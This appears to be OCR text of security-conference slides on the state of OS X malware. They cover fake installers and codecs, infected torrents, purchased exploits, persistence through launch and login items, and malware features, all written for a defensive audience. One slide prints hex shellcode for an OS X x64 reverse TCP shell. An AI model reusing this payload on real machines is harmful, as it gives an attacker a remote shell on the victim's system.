
"Adobe Flash Player" is out of date

To continue using "Adobe Flash Player", download an updated version.

fake installers/updates


???

poor naive users!



Video hosting server based
www.watchfreeinhd.com/wclysit3bu
HD video codec is missing:
Install HD video codec...
WatchFreeinHD
dot com
home
upload you

fake codecs



Adobe Photoshop CS6 for Mac OSX
Uploaded 07-26 23:11, Size 988.02 MiB, ULed

Parallels Desktop 9 Mac OSX
Uploaded 07-31 00:19, Size 418.43 MiB, ULed


Microsoft Office 2011 Mac OSX
Uploaded 07-20 19:04, Size 910.84

infected torrents

Infection Vectors

method 0x2: exploits

> *"interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of ...Safari? ...exploits allow to embed and remote execute custom payloads and demonstrate modern [exploitation] techniques on OS X"*
> -V. Toropov (email to hackingteam)




```
;OSX x64 reverse tcp shell (131 bytes, shell-storm.org)
;"\x41\xB0\x02\x49\xC1\xE0\x18\x49\x83\xC8\x61\x4C\x89\xC0\x48" +
;"\x31\xD2\x48\x89\xD6\x48\xFF\xC6\x48\x89\xF7\x48\xFF\xC7\x0F" +
;"\x05\x49\x89\xC4\x49\xBD\x01\x01\x11\x5C\xFF\xFF\xFF\xFF\x41" +
;"\xB1\xFF\x4D\x29\xCD\x41\x55\x49\x89\xE5\x49\xFF\xC0\x4C\x89" +
;"\xC0\x4C\x89\xE7\x4C\x89\xEE\x48\x83\xC2\x10\x0F\x05\x49\x83" +
;"\xE8\x08\x48\x31\xF6\x4C\x89\xC0\x4C\x89\xE7\x0F\x05\x48\x83" +
;"\xFE\x02\x48\xFF\xC6\x76\xEF\x49\x83\xE8\x1F\x4C\x89\xC0\x48" +
;"\x31\xD2\x49\xBD\xFF\x2F\x62\x69\x6E\x2F\x73\x68\x49\xC1\xED" +
;"\x08\x41\x55\x48\x89\xE7\x48\x31\xF6\x0F\x05"
```

how the real hackers do it

PERSISTENCE

MANY OPTIONS, FEW USED

1 launch daemons & agents



These items will open automatically when you log in:

Hide	Item	Kind
☑	iTunesHelper	Application
□	macs	Application

2 user login items


3 browser extensions & plugins

~20 techniques

[RSA 2015]
"Malware Persistence on OS X"

Features

DEPENDENT ON THE GOALS OF THE MALWARE



Summary

THE CURRENT STATE OF OS X MALWARE

infection

- trojans/phishing
- some exploits

stealth

- 'hide' in plain site
- rootkits? not common

persistence

- well known methods
- majority: launch items

features

- poorly implemented
- suffice for the job

self-defense

